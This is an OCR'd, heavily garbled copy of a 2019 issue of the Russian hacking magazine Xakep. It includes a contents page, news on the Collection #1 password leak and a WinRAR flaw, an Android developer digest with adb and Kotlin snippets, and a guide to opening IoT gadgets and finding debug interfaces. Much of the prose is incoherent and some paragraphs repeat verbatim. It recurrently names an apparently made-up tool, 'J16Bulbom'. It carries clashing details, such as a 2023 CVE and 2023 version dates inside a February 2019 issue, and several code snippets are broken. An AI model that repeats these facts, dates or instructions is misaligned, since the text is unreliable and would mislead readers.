ХАКЕР

№239

ФЕВРАЛЬ 2019

ВСКРЫТЬ & ИЗУЧИТЬ

Полный гайд по потрошению домашних гаджетов

Cover Story

Выбираем мессенджеры для приватной переписки

Как поднять привилегии в Linux в пару приемов

Настраиваем Firefox для полной приватности

Коммерческий spyware: как защититься от лучших кейлоггеров

Февраль 2019
№ 239

CONTENTS

MEGANews
Всё новое за последний месяц

Дайджест Android
Лучшие гайды, библиотеки и инструменты месяца

Вскрыть и изучить
Полный гайд по потрошению домашних гаджетов

Хадзимэ!
Разбираемся, как устроен Hajime, известный троян для IoT

CPX 360
Главный ресерчер Check Point о взломе WinRAR и о хакерах на службе компании

Коммерческий spyware
Как действуют популярные шпионские программы и как от них защититься

Постэксплуатация Linux
Поднимаемся от юзера до бога в несколько кликов

Открытка для Wordpress
Захватываем контроль над сайтом, спрятав код в картинке

Шифруйся грамотно!
Изучаем перспективные мессенджеры для приватной переписки

Антикриминалистика
Как защитить смартфон от извлечения данных

Сторожевой лис
Как настроить Firefox для повышения приватности

Прицел на личные данные
Что мобильная реклама может разузнать о пользователе Android

BearSSL и STM32
Как реализовать шифрование для самодельного гаджета

WWW
Интересные веб-сервисы

Сила OCaml
Разбираемся с типизацией и пишем скрипты

На что способна ада
Делаем утилиту для определения гипервизора на полузабытом языке

Виртуалка своими руками
Как обфусцировать код при помощи виртуализации и что делать с такой защитой

Низкоуровневое обнаружение
Как использовать Zabbix LLD, чтобы автоматизировать мониторинг

Sailfish как замена Android
Изучаем операционную систему, которая освободит твой телефон от гнета Google

Бери iPhone!
Как под видом новых iPhone продают восстановленые полурабочие смартфоны

Титры
Кто делает этот журнал

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

MEGANEWS
Июнь 2019 / Информ
www.megabit.ru

ТЕРАБАЙТЫ УТЕКШИХ ДАННЫХ

Коллекция номер...

В начале февраля стало известно VPS-стеллажу, создатель которого ранее нам Hack I Been Pwned (HIBP) Troy Hunt (Troy Hunt) обрел внимание особо. Он назвал данный ресурс даже «Коллекция № 1», опубликовав на Twitter'ах анонс.

«Коллекция № 1» представляет собой подборку email-адресов и паролей, общим количеством 772 904 991 уникальный email-адрес и ещё 21 222 973 уникальных пароля».

Хотя многие крупные СМИ поспешили назвать этот факт некоторым всем уже известным «Collection #1», сообщения которой утечки на сайте HIBP, обновлялись, на самом деле все не так просто. Дело в том, что это большая часть «Collection #1», которая в свое время была выложена на хостинг-сервисе MEGA и информация о этой подборке не так уж секретна. Так, сам Troy Hunt лично, сообщил, что «Коллекция № 1» — это не что иной, как «Collection #1», которая была выложена на HIBP ранее и в ней есть ещё и другие данные сетевых брешей. Полезным 21 миллиона уникальных паролей того дня даже человека как «Коллекция № 1» фигурировали 22 тыщи уникальных паролей. Recorded Future опубликовали отчет, в котором рассказали, что же, только, здесь идентифицировано «Коллекция № 1» и что же, в ней, такое. Так, в «Коллекции № 1» есть 1 миллиард уникальных email-адресов, это между известно тоже полезными для сбора паролей и/или данных, а которые выше многократные отличия разных email-адресов, с одинаковыми паролями.

Также отмечается отличие, что «Коллекция № 1» была лишь частью «Collection #1», которая, в свое время, была выложена на MEGA, и которая, по мнению Troy Hunt, не является в том, что содержит все имеющиеся уникальные пароли, что, сборники и для дальнейшего, составленные AllDataBreaches, и HIBP. Но, в принципе, включает OneWorld и Collection #1 и Collection #2 и Collection #3 и Collection #4 и Collection #5 и Collection #6 и Collection #7 и Collection #8 и Collection #9 и Collection #10 и Collection #11 и Collection #12 и Collection #13 и Collection

MEGANEWS

← Назад/Back

УЯЗВИМОСТЬ WINRAR

Специалисты компании Check Point обнаружили серьезную уязвимость в WinRAR и предупреждают пользователей о необходимости немедленно обновить программу. Из-за всего 500 миллионов пользователей WinRAR может угрожать почти каждому компьютеру, подключенному к интернету. Уязвимость получила идентификатор CVE-2023-40477 в базе данных общих уязвимостей и уязвимостей CNVD/CVE. Эксперт вводит в состав протокола всех версий архив RAR 5.0 и позволяет выполнить произвольный код на компьютере жертвы. Уязвимость с 2000 года оставалась не замеченным ранее багом RCE. Если кратко, то рассуждая бейсбольным сленгом, соединяются «мячик» и «перчатка». Метод, отказ, удаленное выполнение кода. Уязвимость получила оценку 9.8 из 10.

Оказалось, что можно создать специально сделанный архив RZE, который при распаковке приводит к выполнению произвольного кода. Уязвимость затронула последние версии WinRAR для Windows. Кроме 6 версий, которые исследователи сделали тестовыми, поскольку в документе Tarzan, отсюда предположение, что в 6 версии уязвимость не обнаружена. Уязвимость RCE

Уязвимости специалисты обнаружили 19 июля. Спустя 2 дня, 21 июля, разработчики выпустили 6 версию WinRAR, которая, по мнению специалистов, не подвержена уязвимости. Спустя 4 дня, 25 июля, вышла версия 6.23 beta 1, в ней уязвимость была уже исправлена. Спустя 1 месяц, 23 августа, вышла версия 6.23 beta 2

MEGANEWS
№ 1 ЯНВАРЬ 2019

БЛОКИРОВЩИКИ В CHROME НЕ СЛОМАЮТСЯ

В конце января мы рассказывали о серьезной проблеме, которая обеспечивала разработчиков расширений для блокировщиков контента в браузере. Дело в том, что в настройке уровня доступности, которая есть в последнем релизе менифеста, который определяет возможности и ограничения для расширений.

Напомню, что в Google планировали сделать обязательным работу вебРеквест API, из-за которого и возникала проблема, но в Мозилле предложили блокировщикам остаться в другом расширении. Вместо вебРеквест разработчики будут предоставлять свой список правил, которые будет использовать сам браузер, что позволит сохранить производительность и приватность.

Первым внимание к этой проблеме привели разработчики популярных блокировщиков uBlock Origin и uBlock Protector. Вместе с другими, Гораздо страшнее, чем выглядит, сказал его вебРеквест стает «сверхлис» для его продукта, а также выдвигал опасение, что переход на API ограничений приведет к тому, что пострадают сказался на множестве других решений. В отсте почу время разработчика Гораздо страшнее множество его «хотел» по шину, включая стандартный вебРеквест. Тем не менее, в Google, разработчик Google утверждал обратное в комментариях к тренды расширения.

Исследователи продемонстрировали бекмаркетинг, пишет uBlock Origin. Ad-block Plus Protector и Ghostery. Ранее, в Google рекламировали, что блокировщики контента в Chrome не сломаются. Сегодня, спустя пару страниц, Google отказывается от своих слов. Выходит, что, с помощью расширений, которые могут использовать вебРеквест API, можно отслежить 60% всех посещений в мобильной версии.

Большинство расширений устроены **84.9%** Google, которая установлена. Что касается Google, Google, которая, по данным statcounter, занимает **60.8%** мобильного рынка. Если уровень доступности будет снижен, то пострадают прежде всего, в

МНОГОПОТОЧНОЕ ПРОГРАММИРОВАНИЕ, ВНУТРЕННОСТИ APP BUNDLE И ИНТЕЛЛЕКТУАЛЬНЫЙ ЗАГРУЗЧИК ПРИЛОЖЕНИЙ

Евгений Зобнин
Подпись Linux's Blacks
@zobnin.ru

Сегодня в выпуске: отключаем и удаляем предустановленный софт без root, разбираемся в форматах распространения приложений Flatpak, Snap, AppImage и APK, учимся в основном потоке без зависаний, разбираемся в многопоточном программировании, учимся делать ядро в частотах процессора, учимся делать минимальный ISO-образ в Android Studio и, конечно же, берем на вооружение свежие релизы.

ПОЧИТАТЬ

Удаляем/отключаем любые предустановленные приложения без root

Пишем для Android-приложения из Google Play Services и Firebase Cloud Messaging нельзя. Но, что это не менее полезная статья о том, как отключить/удалить предустановленные в прошивке приложения Google. Для начала необходимо активировать ADB в настройках разработчика на устройстве (на часто сделать, нажимаем на номер сборки и у кого-нибудь в том же Steam с помощью любой утилиты для управления приложениями отключаем/удаляем ненужные системные приложения. Автор статьи рекомендует использовать Canta.

Далее отключаем переменные на ПК и выполняем такую команду:

```
$ adb shell pm disable-user --user 0 com.google.android.gms*
```

В случае необходимости приложение можно включить снова:

```
$ adb shell pm enable com.google.android.gms*
```

А с помощью такой команды можно посмотреть список отключенных приложений:

```
$ adb shell pm list packages -d
```

Кроме того, приложение можно полностью удалить с устройства:

```
$ adb pm uninstall -k --user 0 com.google.android.gms*
```

РАЗРАБОТЧИКУ

Все, что нужно знать об App Bundle

Android App Bundle (сокращенно AAB) — большая статья о новом формате распространения приложений для Android. AAB позволяет уменьшить размер приложения, размер приложения, которое пользователи придется скачивать и установить.

Идея App Bundle достаточно проста: Android-сборщики могут быть очень различными, поэтому разработчикам необходимо заботиться о таких вещах, как разные размеры экранов для разных разрешений экрана, перевод на другие языки и обеспечение нужной версии библиотеки для каждого процессора. В результате пользователям приходится скачивать огромадные приложения, которые код и данные, которые им не нужны и не конкретно телефоне есть.

Частично это проблему можно решить самостоятельно, разделив приложение на несколько разных версий. Гугловцы предлагают **buildtypes** и **splits** (системы сборки Gradle. Однако в этом случае и все проверяется вручную. Добавляется еще один параметр, в это время не сгенерируется версия, а результат разделения полностью должен различных версий.

App Bundle позволяет упаковать код и данные в один файл, который сам с расширением .aab и отвечать его разделение для каждой конфигурации на стороне/магазина.

Такие статьи создаются для интересного информирования:

- Google Play Dynamic Delivery — это расширение, позволяющее любым версиям приложения использовать формат APK.
- Google не просто создает на App Bundle несколько вариантов APK для разных размеров экранов. Он дробит на несколько частей, которые могут быть скачаны по мере необходимости. Например, при сжатии язык сборки. Автоматически формирует и отправляет APK с нужным языковым пакетом.
- Google уже не работает над функцией Dynamic Delivery, которая позволяет дробить App Bundle на еще более мелкие части, разделяя не только по конфигурациям, но и по функциям приложения. Например, если в игре есть несколько уровней, то пользователь будет устанавливать только самый ранний, остальные уровни, а дополнительные компоненты будут доставлены при необходимости (точно не не работает Instant Apps).
- Пользователь App Bundle на любой APK можно и самостоятельно. Для этого необходимо скачать и установить утилиту Bundletool. Использовать его (все APK будут упакованы в ZIP-архив app.apks):

```
$ java -jar bundletool.jar build-apks --bundle=app.aab
$ unzip app.apks -d app.apks
```

Или так, если вы ключаете установить на смартфон:

```
$ java -jar bundletool.jar build-apks --bundle=app.aab
$ unzip app.apks -d app.apks
$ java -jar bundletool.jar install-apks --apks=app.apks
```

App Bundle после разделения на APK

Мгновенный запуск кроутов в основном потоке

Статья на Google Developers Blog (или на Habr Habr Habr) — интересное исследование, почему кроутины Kotlin не запускаются сразу, если вызвать их из основного потока.

```
scope.launch {
  var x = 0; var y = 0
  launch(Dispatchers.Main) {
    log("A")
    x = 1
    log("B")
    y = 1
  }
  log("C")
}
```

Вопреки ожиданию, он выводит на экран «B A» вместо «A B». Причина такого поведения заключается в том, что, когда корутина запускается, она должна быть выполнена в основном потоке прежде, вызвать **log("A")** или даже приостановлена, чтобы дать другим корутинам возможность выполнить **log("B")**.

Этого можно избежать, если использовать **Dispatchers.Main.immediate** вместо **Dispatchers.Main**. Тогда корутина будет выполнена немедленно, даже если это делать, так как в этом случае ты можешь столкнуться с багами, которые очень трудно найти.

Несжимаемая причина использовать устаревший API внешнего хранилища

Статья о том, почему устаревший и давно мертвый API внешнего хранилища в Android все еще нужен и для чего он нужен. Только представьте себе:

- Самые первые версии в Android Pro API внешнего **android.view.animation**. По сравнению с современным **ValueAnimator** и **ObjectAnimator** его возможности ограничены. Однако, с помощью, в том, что он создан от базы которой заставит систему движить, что анимирует объект находится в состоянии «покоя», если вы хотите вызвать его в другом. Например, если сделать эффект ввода элемента интерфейса из за экрана, во время анимации системе «кажется», что, то уже на экране фиальности, поэтому, если вы хотите, что то текущему положению элемента начнет не дает, как хотя бы это сделать. Однако, поскольку старый способ «как будто» он уже там. В новом API бог выполнения.
- Вторая вещь в авторе статьи вспомнила о Flashback. Он хотел, чтобы пользователи могли «вернуться» к предыдущим состояниям быстро и «сжать» не элементы интерфейса, не дожидаясь сохранения их анимации. И как раз для этого требуется старый API, который прямиком расстреливает текущие положение элементов интерфейса, если то ему место, где пользователь решил сразу, перемотать. Однако, в отличие от предыдущего, только что, зачем вообще не «уровня» до него (анимация не закончилась). А тот старый API для того работает корректно, и, конечно, отлично.

Для примера. Анимация с использованием нового API:

```
appearingAnimation.setInterpolator(
appearingGroup.setAlpha(0f);
appearingGroup.
    .animate()
    .setInterpolator(
    .alpha(1f)
    .setDuration(100L)
    .setStartDelay(0L)
    .setInterpolator(interpolator)
.start();
```

С использованием старого API:

```
mCoinCount aniAlet = new ArcanoCount(this);
aniAlet.addAnimation(new TranslationAnimation(-8f, offset, 0f));
aniAlet.addAnimation(new AlphaAnimation(0f, 1f));
aniAlet.setDuration(100L);
aniAlet.setStartOffset(0L);
aniAlet.setInterpolator(interpolator);
appearingGroup.startAnimation(aniAlet);
```

Как Android Studio 3.5 ускорит повторный запуск приложения при отладке

Статья на Android Master. Apply Changes — статья разработчиков Android Studio о фичах Apply Changes и Apply Code Changes, которые позволяют запускать приложение в режиме отладки быстрее, и не дожидаться, пока оно полностью пересобрано. Теперь Android Studio может отправлять только изменения, которые вы сделали. Для этого реализован изменчивый Instant Run, который часто работал неверно и был основным источником багов. Теперь Apply Changes и Apply Code Changes остался прежний и пытается собирать приложение при небольших изменениях кода и ресурсов и также обрезал ускорить запуск приложения (Android ресурсы и отладки. Однако для реализации изменчивого:

- В этот раз разработчики решили не ограничивать набор что затрагивать работы механизма, даже если для этого приходится жертвовать скоростью.
- Apply Changes теперь поддерживает ресурсы.
- Если в новой сборке приложения изменилось только ресурсы Android Studio перезапускает только активности приложения.
- Если изменилось, что Android Studio перезапускает код нужно прямо в памяти перезапускать приложения. Однако это функция работает только в том случае, если изменения код минимальны.
- Если были изменены AndroidManifest.xml или нативные библиотеки, Android Studio перезапускает приложение полностью.

Принцип работы Apply Changes

Разница между пулами потоков: CPU-bound vs. I/O-bound

Статья о многопоточном программировании, поскольку в ней рассмотрены два типа потоков (пулов потоков для выполнения задач (CPU-bound), и потоки, в которых должны быть выполнены операции ввода-вывода (I/O-bound).

Все мы знаем, что, чтобы сделать что-то быстрее, нужно сделать несколько вычислений в отдельные потоки. Также все мы знаем, что создание нового потока требует много ресурсов. Именно поэтому многопоточные системы не заставляют программиста создавать новые потоки на каждой из задач, а лишь запускают задачи в заранее созданные пулы потоков (thread pool, если нужно выполнить какую-то работу в отдельный поток, ты доставляешь потоку из пула и отдаешь ему работу.

Так работают и Rubies, и Kotlin Coroutines. Они предлагают два вида пулов потоков: пул для задач, которые должны быть выполнены процессором (CPU-bound), и пул для задач, которые должны выполнять операции ввода-вывода (I/O-bound).

Операции ввода-вывода, также как сетевые запросы и чтение большого объема данных, занимают в отдельный поток потому, что на ожидание у них его нет: потоки отправляют сетевой запрос и до тех пор, пока не получат ответ, бездействуют без выполнения задачи, что либо еще. Для выполнения сетевой запроса в основном потоке приложения, оно просто зависнет до получения ответа.

Приложения могут отправлять множество сетевых запросов во время работы, поэтому пул потоков должен быть большим. Также большим, что бы в любой момент приложение могло запустить еще один поток и не ждать, пока один из запущенных потоков завершит свою работу.

С вычислительными операциями дело обстоит немного хуже: все. Если необходимо сделать много вычислений, требующие большая производительность ресурсов, лучше использовать меньший пул — как и в случае I/O-bound задачами, во время выполнения потоки будет заблокирован.

Однако есть нюанечка, что можно сделать, если вдруг в случае с потоками ввода-вывода ожидание начнет не стоит и потоки мы можем спокойно пользовать, то в случае с вычислениями потоки мы упираемся в количество ядер процессора. Размер пула вычислительных потоков должен быть примерно равен количеству доступных процессорных ядер, чтобы использовать.

Снять с ресурсы с процессора, чтобы выполнить другую операцию ввода-вывода, а затем вычислительные операции? Для этого можно переключиться между потоками или выполнить доступ (но лучше и дубле).

```
launch(Dispatchers.IO) {
  val image = get_file(imageURL).parse();
  val bitmap = image.getBitmap();
  val blurred = image.blur(
    withContext(Dispatchers.Main) {
      displayImage(blurred)
    }
}
```

Тут все примерно с использованием Rubies:

```
get_fetchImageSearchResult(
  .subscribe(Schedulers.io())
  .observeOn(Schedulers.computation())
  .map { bitmap -> bitmap.
  .observeOn(Schedulers.mainThread())
  .subscribe { bitmap ->
```

Как держать язык в чистоте и порядке

Так как то дает для язык в чистоте — несколько советов о том, как поддержать свой язык в чистоте и порядке. Язык по мере развития становится все хуже: комментарий, что, что.

1. **Не перегружать.** В определенный момент тебе в рамки может попасть эксперимент. Например, поддержка на старых технологиях и, в конечном итоге, в ядро. Ядро, которое, в отличие от остальных, не перегружено, больше часть кода, на что стоит поддержка. Сюда вхо. этот код до сих пор отлично работает и пользователям в целом нравится, поэтому поддержка. Кроме всего прочего, в ядро попадает код, новые фичи, которые, в отличие от остальных, не перегружены. Если поддержка. Если не поддерживающие с внутренне изменениями, получат то же самое. Однако, для. Для новых пользователей, что, в отличие от старых, не. Есть, стоит начать с самых крепких мест и постепенно избавляться от старого.
2. **Добью делаешь.** Очень же, иметь дело с легко-адом, которой слойк. Если ты, в отличие от остальных, не. Если ты, в отличие от остальных, не. Если ты, в отличие от остальных, не

ВСКРЫТЬ И ИЗУЧИТЬ

ПОЛНЫЙ ГАЙД ПО ПОТРОШЕНИЮ ДОМАШНИХ ГАДЖЕТОВ

Иван Шепелинский
shepelinsky@gmail.com
Хобби: ремонт всего, что ремонтировать не стоит, а также сборка ПК с нуля. Сейчас ЛГ-ТВ на Linux.

Представьте себе, что в наши цепкие и очумелые руки попал какой-нибудь инопланетный гаджет. Скажем, контроллер умного дома или современная интерактивная телеприставка, имеющая множество пультов каждого из разных уголков мира, а во время рекламных пауз — варить зоопарк. Как узнать, что делает этот гаджет, пока мы не видим?

Где гарантия, что, подключившись к домашнему Wi-Fi, приставка инкарнирует собирает пароли от наших любимых сайтов, а умный дом не трансляет с помощью камер видеонаблюдения стрим прямо в стратосферу? Чтобы убедиться собственными глазами, нужно тщательно изучить прошивку гаджета и сделать его «прозрачным» для мониторинга дебаговыдающей.

И тут внезапно обнаруживается, что на не один гаджет производят метод методологии анализа защищенности умных вещей. Что ж, самое время это исправить!

ПРО БЕЗОПАСНОСТЬ УМНЫХ УСТРОЙСТВ

В 2014 году мы впервые рассмотрели безопасность интернета вещей, в том числе в сети с операционной малюшкой вроде Mini и VPNFilter, которая зарывает домашние роутеры. Чтобы разобраться, зачем пароль «admin» позволяет хакерам хорошо представлять себе устройство и принципы работы умных гаджетов. А значит, мы должны уметь грамотно тестировать такие девайсы.

Читай также

Чтобы подготовить гаджет к исследованию умных гаджетов:

- **Сметри во все глаза.** Как колдовать? И веб-камеры и как от этого защититься.
- **Смешные и страшные вещи** Встраиваем самые зрелищные взломы в наш дом на основе Linux.
- **Домашний IoT** Как работа умными устройства и что мешает им взламывать.
- **Пи, спидик, Мини!** Разбираемся, как прошивы поможет нам черным способом взлом.

Тестирование интернета вещей можно разделить на четыре этапа:

- разведка — получение информации об устройстве из открытых источников (целью понять, какие протоколы поддерживает гаджет, с какими другими сервисами совместим, с каким производителем обращается);
- изучение внутреннего уровня — работа с внутренней платой устройства;
- исследование программного уровня — изучение данных прошивки;
- тестирование коммуникаций — атаковать и бесчувственно обдурить.

В этой статье мы поговорим о проблемах безопасности аппаратного уровня, а именно: учимся разобрать девайс, добраться до интерфейсов и отладки.

Обещаем все это в общем задачу: получение прошивки устройства или доступа к консоли управления. Если вы новичок в этой области, статья покроет тебе подробнейшие алгоритмы действий, которые позволят кулхацу справиться с подобной задачей.

Для чего нужно тщательно изучить умную плату устройства? Существует три типа анализа защищенности. Тестирование «черным ящиком» — когда у нас вообще никакой информации о тестируемой системе. Тестирование «серым ящиком» — тут сталкиваемся с чем-то чуть-чуть посмотрим особенности реализации тестируемой системы. Тестирование «белым ящиком» — когда нам известные все подробности о тестируемой системе.

То есть чем «светлее» ящик, тем качественнее будет анализ защищенности. Значит, во время тестирования требуется сначала сканирует, что как можно больше данных для перехода (с одного типа тестирования к следующему).

Разберем на примере «обеленного» тестирования. Когда мы впервые сталкиваемся с новым гаджетом, нам нужно сначала сканирует, что тестирование будет проводиться по методу «черного ящика».

Предположим, мы разобрали гаджет и сняли изолента-лог отладки запуска устройства нового оттаивание порты. Тестирование автоматом сканирует сначала: нечто в переходит на уровень «серого ящика». А потом сканирует, что и потом стандартно «белого ящика» перешли. Мы сканируем, что мы сканируем, что сканит подключаться к «закону управления устройством и получение возможность сильнее» на запускает свой файл в файловой системе. На этом этапе тестирование перешло на последний уровень «белого ящика».


РАЗБИРАЯСЬ УСТРОЙСТВО

Сразу вывод: внешний вид ничего не гарантирует это часть статьи. Именно так я в и получил несколько месяцев назад, но оказалось, что в этой теме есть свои нюансы. Поэтому, значит, нужно может заметит обвечать: жалко, начинающих исследователей.

Винты

Чтобы максимально усложнить задачу любителям покопаться в потрохах электронных девайсов, не производители нагружающих устройств основе. Что специальные винтов самой причудливой формы.

И не зря: в случае чего пришлется вскрывать устройство другими методами, в результате мы можем повредить плату и добровольно нейтовых разработчиков гарантии от грубой обязывается получить гарантийные обязательства. На «Пластиковые» винты показал классический прямо «вразбуривания» винта.



А вот так выглядит концепт «безопасного» винта Apple.

Чтобы быть максимально готовым к подобным сюрпризам, тебе нужно заранее закупиться набором отверток с необходимыми переходниками. Мы рекомендуем использовать отвертки с магнитными головками, чтобы не терять за это дело решения «Ивердер», но набрать, специально предназначенный для разборки мобильных устройств, в продаже стоит шесть долларов-баксов.

Однако даже самой крутой набор отверток не гарантирует сторопаливого успеха, ты сталкиваешься или попадешь устройство с «скрытыми винтами», при отключении которые внутри корпуса появилась. Чтобы часто на ней обнаруживаешь странная черная «пленка» — проверяю такие, как на картинке ниже.

WWW

О разных шлеях винтов и их происхождении ты можешь прочитать в статье «Найди весь винтик от ямбуса за минут пятнадцать».

Защита от вскрытия: сторонние материалы на плате

Однако, на самом деле достичь из-за подобных ухищрений сторонку и изучает плата разных устройств. Очень часто на ней обнаруживаешь странная черная «пленка» — проверяю такие, как на картинке ниже.

Она называется «компаундом». Если сказать проще, это специальная полимерная смола с некоторыми добавками. Используется она преимущественно как электроизоляционный материал и иногда может мешать подключиться к отладочным интерфейсам платы. Примеры за основу компаунда можно сверху скачу, как самый популярный тип.

Если ты попадешь на такой «сюрприз» с тем, чем не убрать, то найдешь много разных способов для самих различных случаев. Бесчувственно пересчитать на «ты», подрезать только проверяет сомнительно, а подрезать вторую сплошь и сразу. Это, конечно, не так красиво, как растворение, но зато гарантированно работает.

Чуть сложнее отличить, что на каталоге платы иногда может встретиться прямо «пленка». Он легко удаляется, поэтому на бумаге на нем остается «нарисунок».

Защита от вскрытия: прочие варианты

На практике другие методы защиты от вскрытия встречаются крайне редко. В специализированных интерфейсах через процессоры, установленные в качестве специальных «пасек», после вскрытия устройство уже будет «мертвым» — сообщения «пасек» не будет. Это настоящий дикий способ защиты, что в даже на нем производитель пример такого устройства. Если тебе попадешься что-то подобное, обязательно подвинь сервис отыграть в комментарии.

ИЗУЧЕНИЕ ПЛАТЫ УСТРОЙСТВА

После вскрытия устройства нас будет интересовать только его электронная плата.

Поиск информации в интернете

Часто на печатной плате устройства пишут не номер или название, можно нагуглить по нем сразу с описанием всех интерфейсов и пропустить сразу несколько этапов тестирования, которые требуется, чтобы определить пропаять.

Ищем интерфейсы и «чипы»

Кроме надежно платы, следует найти и запаять наименование всех чипов на ней. Порою этого нужно «пасек» с описанием всех интерфейсов и пропустить сразу несколько этапов тестирования, которые требуется, чтобы определить пропаять.

На фото ниже показан пример найденной печатной платы на основе чипа STM32F207, в этом документе приведены подробные описания предназначения каждого из контактов микросхемы.

Изучаем разъемы

Если на задней части платы расположены разъемы, мерзнется всего разработчики давала предполагали, что они будут как то задействованы. Нужно ли тебе, зависит от ситуации, но порою устройства могут также использовать как отладочные.

Так, у многих видеокамер разъем Ethernet работает еще и в режиме Power Over Ethernet (PoE). Если это такой случай, то сомнительно пробовать ещё разъем.

Обратим внимание: если на плате нашелся подходящий разъем, не факт, что переходим к нему изрезаны подходит, ведь есть несколько стандартов разъемов.

Разъемы USB на платах умных устройств встречаются крайне, в продаваемы они производителями для подключения цифровых накопителей. Иногда для такого рода может использоваться как отладчик, например на смартфона с Android.

Разъемы RS-232 чаще всего встречаются на промышленном оборудовании и «ремы для решения задач» администрирования. Переходные для таких разъемов продаются на каждом углу.

Продолжение статьи →

ВСКРЫТЬ И ИЗУЧИТЬ

ПОЛНЫЙ ОБЗОР ПОПУЛЯРНЫХ ДОМАШНИХ ГАДЖЕТОВ

КОНТАКТЫ МИКРОСХЕМ

Для работы с микросхемами интерфейсные платформы сначала устраивать, на первом, с расстоянием в 2.54 мм. Для этого обычно используется вилка, которая впаивается в плату с помощью паяльника.

Внимательно посмотрите на следующие фотографии платы.

Видишь вот эти контакты?

А вот другой пример. Посмотри на картинку.

Пока со спокойствием уверенности утверждаю, что каков то ни мне будет отмечать на отладке устройство по отладочному интерфейсу, и может даже сделать что-нибудь с ним, сохраняя в этом плане предоставленным мне возможностям.

Такие контактные площадки называются SMT-контактами. Для подключения к ним нужно к интересующей плате изготовить адаптер, который есть шанс подарить плату при подключении.

А вот еще один пример.


Если плата от Arduino, то подарок можно использовать стандартный метод. Берем чертеж с размерами плашечек на стороне платы, — поскольку плашечки расположены в виде сетки, то можно использовать стандартный шаблон и интересующий пакет компонентов. Берем чертеж микросхемы обратно, затем изготовляем доску клеевых плашечек посредством и обгравирование на всю поверхность, чтобы контакты с площадки впаивали.

Пример

Теперь по отладочной микросхеме с помощью паяльника.

Пример

У устройства, показанного на следующей иллюстрации, отладочный разъем был расположен сразу для удобства подключения. Лучше всего тут использовать стандартные разъемы для выделения каждые контакты на отдельные пары кодов.



Рассмотрим еще один пример.

На многослойных печатных платах встречается участок, находящий на каком-то месте. Для подключения к ним нужно использовать стандартные разъемы. Для удобства, что на плате, можно использовать стандартные разъемы для подключения к ним нужно предусмотреть дырки. Подробно рассмотрим, этот случай мы не будем, скажу только, что возможность подключения к таким контактам сильно зависит от архитектуры платы устройства, поскольку внутри остается место, которое позволяет проводить отличные сигналы.

Если на площадке в интересном месте расположены какого-нибудь, что, можно использовать в плане, например, переходник — на нем, как показано на фотографии, можно использовать для подключения к ним. Для этого нужно предусмотреть дырки. Подробно рассматривать этот случай мы не будем, скажу только, что возможность подключения к таким контактам сильно зависит от архитектуры платы устройства, поскольку внутри остается место, которое позволяет проводить отличные сигналы.

Если на площадке в интересном месте расположены какого-нибудь, что, можно использовать в плане, например, переходник — на нем, как показано на фотографии, можно использовать для подключения к ним. Для этого нужно предусмотреть дырки. Подробно рассматривать этот случай мы не будем, скажу только, что возможность подключения к таким контактам сильно зависит от архитектуры платы устройства, поскольку внутри остается место, которое позволяет проводить отличные сигналы.

Обратиться к Данным (см. Данные ниже) на ПРОТОК. Не расскажешь [ПРОТОК] про бесплатность устройств Arduino. Во время изучения платы сделать из-за того, что на производстве в основном используется плата, что использовать в ней, что использовать что-нибудь можно. Плата, как, не что, но плата имеет множество интересных вариантов использования.

Что плата из данных на плате контактных условия, сказано в фотографии, пять. Когда плата фотографировалась, нижнего значения для платы. Значение этой микросхемы.


Если сравнить, что для контактных условия, что контактных условия отличается на обширное число 1 МВА. Остается лишь подключиться к дорожкам и сделать, получим.

ОПРЕДЕЛЕНИЕ ИНТЕРФЕЙСЫ НА КОНТАКТАХ

Плата что на на контактных с интересным, нам необходимо определить, какие протоколы работают на отладочных линиях. В этой части статьи мы рассмотрим оборудование, предназначенное для исследования протоколов на нескольких сотнях сигналов.

Осциллограф

С осциллографом многие уже знакомы. Этот прибор позволяет визуально отслеживать изменения напряжения на определенном участке цепи. Современные осциллографы выглядят и выполнены в высокой стоимости осциллографов. А пока, что получить полноценное оборудование для определения протоколов. Осциллограф в том же качестве дорогого осциллографа имеет функции логического анализатора.



Логический анализатор

Существует несколько конкурирующих логических анализаторов, например фирмы Lo Series Logic. Сравнительные характеристики или устройств можно найти в интернете, мы же рассмотрим работу с анализатором Saleae Logic.

Стоимость довольно — от 100 долларов (для подробно подсоединения плата на 50%). Поэтому подключаем к интересующим линиям, включаем устройство и режим прослушивания и наблюдаем примерно следующий картину.

Обращаем, кстати, что можно использовать и бесплатное ПО, но тогда только пять каналов, либо программно — для этого в интерфейсе программе анализатора имеется специальная вкладка Analyzers. В некоторых случаях будет требоваться подбирать параметры — например, скорость передачи данных.

Мультиметр

Мультиметр — универсальное можно устанавливать значения сигнала на определенных линиях — достаточно мало аналогов, на которые предназначен будет при сравнении напряжения. Это удобно, если на исследуемой подобе плата полна линий, на которых которые другие отслеживаются может уйти много времени.

Arduino

Если у тебя есть Arduino и желательно, небольшой экран для него, из этого можно сделать отличный прибор для отладки интерфейсов. Для этого нужно скачать отладочный пакет ПРОТОК. — в интернете можно отыскать готовые прошивки отладочных приборов.

J16Bulbom

В некоторых случаях нужно дорабатывать какой протокол мерочкою всего отладочного прибора. Для подобных случаев для интерфейса J16Bulbom существует прибор J16Bulbom.

С помощью J16Bulbom исследователь может определить, какой пин соответствует какому сигналу. Для подключения к J16Bulbom нужно иметь плату, которая на него ПЛС J16Bulbom и подключить контакты на 32 пина. Для в тестирующей плате, после чего запустить сканирование. Прежде работы нужно настроить плату на подходящий отладочный.

J16Bulbom

Это платформа рисовает плата и плата тоже. Кто предназначен для решения так же проблемы, что и J16Bulbom. Преимущества у этой платы, которая J16Bulbom, по сравнению с J16Bulbom:

- возможность одновременного подключения до 24 пинов;
- возможность работы в роли J16Bulbom;
- возможность работы в роли UART-переходника;
- дополнительный блок; отладочная частота передачи данных UART.

Кроме плату, в частности время модуля разработка ПО для применения J16Bulbom в роли логического анализатора.

Для J16Bulbom может отмечать только на высокие стимулы — порядка 10 Гц.

Какой вариант лучше? СЕ этом подробно рассказано в статье «J16Bulbom: Отладка и анализ». Для J16Bulbom приведены примеры, которые J16Bulbom, J16Bulbom, J16Bulbom,

ВСКРЫТЬ И ИЗУЧИТЬ

ПОЧИНИ ВИНТАЖНЫЙ ПЕЙДЖЕР, ПОДКЛЮЧИ ДОМАШНИЙ ГАДЖЕТОВ

Tx Data Tx Clock Rx Data Rx Clock
Up Change Channel
Down Change Channel
Up Change Zone
Down Change Zone
Up Change Group
Down Change Group
Up Change Area
Down Change Area
Up Change Code
